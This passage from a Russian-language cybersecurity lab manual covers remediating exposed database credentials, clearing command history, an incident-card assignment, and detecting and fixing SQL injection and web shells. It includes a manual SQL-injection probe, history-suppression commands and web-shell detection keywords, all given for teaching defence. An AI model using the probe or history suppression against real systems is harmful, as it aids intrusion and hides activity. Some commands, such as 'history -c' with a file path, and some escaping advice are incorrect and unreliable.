


Рисунок 22 – История запросов

Чтобы не сохранять введенные команды текущей сессии можно использовать команду «unset HISTFILE». Далее необходимо подключиться к базе данных MySQL с помощью команды «mysql –u root –p» и ввести пароль (рисунок 23), который также находится в общем списке всех данных для подключений.




Рисунок 23 – Выполненный вход в базу данных

Затем для смены пароля нужно ввести следующую команду: «SET PASSWORD FOR 'root'@'localhost' = PASSWORD('ваш_пароль');», где «ваш_пароль» - это новый пароль для учетной записи базы данных. Выполнение данной команды показано на рисунке 24.




Рисунок 24 – Успешная смена пароля к базе данных от пользователя root

Таким образом, уязвимость закрыта (рисунок 25). Для выхода из базы данных необходимо ввести команду «quit» и почистить историю команд с помощью «history –с» (рисунок 26).




Рисунок 25 – Устраненная уязвимость




Рисунок 26 – Выход из базы данных и очистка истории

В целом, на данном этапе можно было закончить выполнение работы, однако с помощью команды «history –с» чистит только базовую историю введенных команд (рисунок 27). Воспользуйтесь командой для предотвращения дополнительных инцидентов.




Рисунок 27 – Успешно очищенная базовая история

Файлы `.bash_history` и `.mysql_history`, в свою очередь, остаются нетронутыми, их тоже желательно почистить, ведь в них сейчас хранятся старые данные для аутентификации. Сделать это можно с помощью двух способов: командами «`history -c /home/user/.bash_history`», «`history -c /home/user/.mysql_history`» (рисунок 28) или с помощью графического интерфейса. Для этого нужно через SFTP окно открыть файлы «`.bash_history`» и «`.mysql_history`» с помощью текстового редактора, полностью очистить файлы и сохранить изменения (рисунок 29).




Рисунок 28 – Очистка файлов .bash_history и .mysql_history




Рисунок 29 – SFTP окно с содержимым базовой директории сервера

Индивидуальное задание

Заполните карточку инцидента в соответствии со своим вариантом (таблица 1). В результате выполнения индивидуального задания должны получиться корректно заполненные карточки инцидентов, в которых содержится максимально точная и корректная информация об обнаруженном действии нарушителя.

Корректное заполнения карточки инцидентов и карточек описания вектора атаки можно найти в 1-ой лабораторной работе.

Таблица 1 – Варианты

Вариант	Уязвимость
1	Пароль в открытом виде в файле .bash_history
2	Слабый SSH пароль
3	Drupalgeddon2

Таблица 2 – Карточка инцидента информационной безопасности

Название	
Источник	
Пораженные хосты	
Индикаторы	
Дата	
Файл	
Описание	
Рекомендации	

Контрольные вопросы:

1. Объясните своими словами что такое CMS?
2. Назовите основные функции CMS.
3. Что такое уязвимости сайтов?
4. Приведите примеры уязвимостей сайтов.
5. Объясните своими словами суть уязвимости Drupalgeddon2 (CVE-2018-7600).
6. Что такое SSH и Telnet?
7. Перечислите основные отличия SSH от Telnet.
8. Что из себя представляет атака Brute-force?
9. Объясните своими словами к чему может привести слабый пароль.
10. Назовите виды систем обнаружения вторжений.
11. Что необходимо сделать, чтобы команда не записалась в .bash_history?

ЛАБОРАТОРНАЯ РАБОТА №3

Защита контроллера домена предприятия

В лабораторной работе была рассмотрена атака злоумышленника на сайт компании с целью получения доступа к внутренним ресурсам.

Обнаружив несколько уязвимостей на внешнем периметре и закрепившись на одном из серверов, Злоумышленник проводит разведку корпоративной сети с целью захватить контроллер домена.

Квалификация нарушителя средняя. Он умеет использовать инструментарий для проведения атак, а также знает техники постэксплуатации.

Злоумышленник обладает опытом проведения почтовых фишинговых рассылок.

Средство обнаружения вторжений – программно-аппаратный комплекс для обнаружения вторжений в информационные системы ViPNet IDS.

Рассматриваемые уязвимости:

1. SQL инъекция;

Внедрение SQL-кода (англ. SQL injection) — один из распространённых способов взлома сайтов и программ, работающих с базами данных. Суть уязвимости — выполнение произвольного запроса к базе данных.

Эксплуатация SQL инъекции:

- Атакующий изменяет запрос, нарушая логику его выполнения;
- Вызывает ошибку синтаксиса SQL запроса;
- Внедряет свой запрос, эксплуатируя SQL инъекцию;
- Получает учетные данные доступа к сайту из базы данных.

Эксплуатация SQL инъекций, в зависимости от типа используемой БД и условий внедрения, позволяет атакующему выполнить

произвольный запрос к базе данных и в результате прочитать содержимое любых таблиц БД сайта (в том числе содержащие имена и пароли администраторов, зарегистрированных пользователей сайта), удалить, изменить или добавить данные, получить возможность чтения и/или записи локальных файлов и выполнения произвольных команд на атакуемом сервере.

Для установления наличия уязвимости в сети имеется масса готовых автоматизированных программных комплексов. Но можно осуществить простую проверку и ручную. Для этого нужно перейти на один из исследуемых сайтов и в адресной строке попробовать вызвать ошибку базы данных. К примеру, скрипт на сайте может не обрабатывать запросы и не обрезать их. Например:

некий_сайт/index.php?id=38

Самый лёгкий способ - поставить после 38 кавычку и отправить запрос. Если никакой ошибки не возникло, то либо на сайте фильтруются все запросы и правильно обрабатываются, либо в настройках отключён их вывод. Если страница перезагрузилась с проблемами, значит, уязвимость для SQL-инъекции есть.

При написании логики сайта следует особенно внимательно относиться к полям для ввода данных. Фильтрация параметров, работающих с базой данных.

- Проверка валидности числовых параметров. В PHP можно использовать функцию `is_numeric(n)`; для проверки параметра.
- Проверка валидности строковых параметров.
- Экранизация символов.

В PHP можно использовать функции `addslashes($str)`; и `mysql_real_escape_string($str)`. В базе данных следует закрыть доступ к таблицам, которые содержат конфиденциальные данные.

Пароли ни в коем случае не стоит хранить в открытом виде.

2. Отключенная защита антивируса;

Web shell — это сценарий, который загружается на сервер и служит для удаленного администрирования. Вредоносным он становится только тогда, когда им пользуется злоумышленник с целью управления чужими сайтами и серверами, перебора паролей, доступа к файловой системе. Если у провайдера данные различных ресурсов и клиентов не отделены друг от друга, то внедрение шелла позволяет злоумышленникам получить доступ сразу ко множеству сайтов.

Веб-шеллы можно идентифицировать по ряду внешних признаков:

- периоды аномально высокой нагрузки на сервер;
- наличие файлов с подозрительной временной меткой (например, более поздней, чем время последнего обновления ПО);
- наличие подозрительных файлов в доступных из интернета местах;
- наличие файлов, в которых имеются ссылки на `cmd.exe`, `eval` и подобное;
- наличие подозрительных авторизаций из внутренней сети;
- наличие файлов, генерирующих несвойственный им трафик.

Существует ряд различных сканеров, представляющих целый набор механизмов для выявления веб-шеллов. В основе этих приложений лежат следующие технологии:

- поиск по ключевым словам;
- сигнатурный анализ;
- анализ наиболее длинных строк
- расчет шенноновской энтропии в исходном коде;
- поиск вредоносного кода методом индекса совпадений.

Схема очистки веб-шеллов:

- 1) Просканировать сайт автоматически, используя специальные антивирусные программы и сканеры хостинга.

- 2) Анализ вручную.
- 3) Поиск «дыры» и её закрытие.
- 4) Создание бэкапа сайта и базы после чистки.

Далее, рассмотрим веб-шеллы. Запросов много и они маленькие. Так бывает, когда злоумышленник нарочно создает мини-шеллы, так как их заметить гораздо сложнее, ибо в логах не будет никаких запросов и в теле шелла сложно найти аномалию. Большие же веб-шеллы обнаружить гораздо проще, поэтому злоумышленник и не использует их.

3. Слабый пароль учетной записи.

Наиболее распространенные уязвимости в системах связаны с недостатками парольной политики, говорится в исследовании Positive Technologies.

К учётной записи администратора на одной из виртуальных машин установлен, что позволяет нарушителю перебирать его, используя методы со словарями и атаками брутфорс.

Ход работы

1. SQL инъекция

Нарушитель проводит сканирование сети 185.88.181.0/24 (события в VipNet IDS NS с элементом «ET SCAN» в названии правила). Далее сканирует веб сервер на предмет возможности реализации SQL инъекций утилитой sqlmap, что можно увидеть на рисунке 1.




Рисунок 1 – Поиск SQL инъекции в веб-приложении

В IDS сделаем сортировку событий по важности и увидим событие с попыткой реализации SQL инъекции (рисунок 2). Скачаем пакет и посмотрим его в Wireshark (рисунок 3). Можно заметить попытку SQL инъекции с использованием параметра id.




Рисунок 4 – Веб приложение компании

Одним из основных программных методов защиты от SQL инъекции является фильтрация по типу данных и типизация данных – данные, полученные от пользователя ни в коем случае нельзя напрямую вставлять в SQL-запрос, так как он мог допустить ошибку во время ввода данных, либо же этот пользователь – злоумышленник, пытающийся реализовать атаку на веб-приложение. Следовательно, полученные данные (в данном случае это параметр id) необходимо в обязательном порядке проверять на тип данных, который ожидается базой данной, путем исправления участка кода, где этот параметр передается. В случае несовпадения типа параметра id по умолчанию будет передаваться единица. Для изменения кода сначала требуется подключиться к CMS Drupal по SSH (10.10.1.20) через, например, PuTTY (рисунок 5).




Рисунок 5 – Подключение к CMS Drupal по SSH

После подключения откройте файл CModel.php, который находится в директории components, найдите функцию «findById» (рисунок 6) и измените её, чтобы проверялся тип параметра id (рисунок 7). В результате будет закрыта уязвимость (рисунок 8).

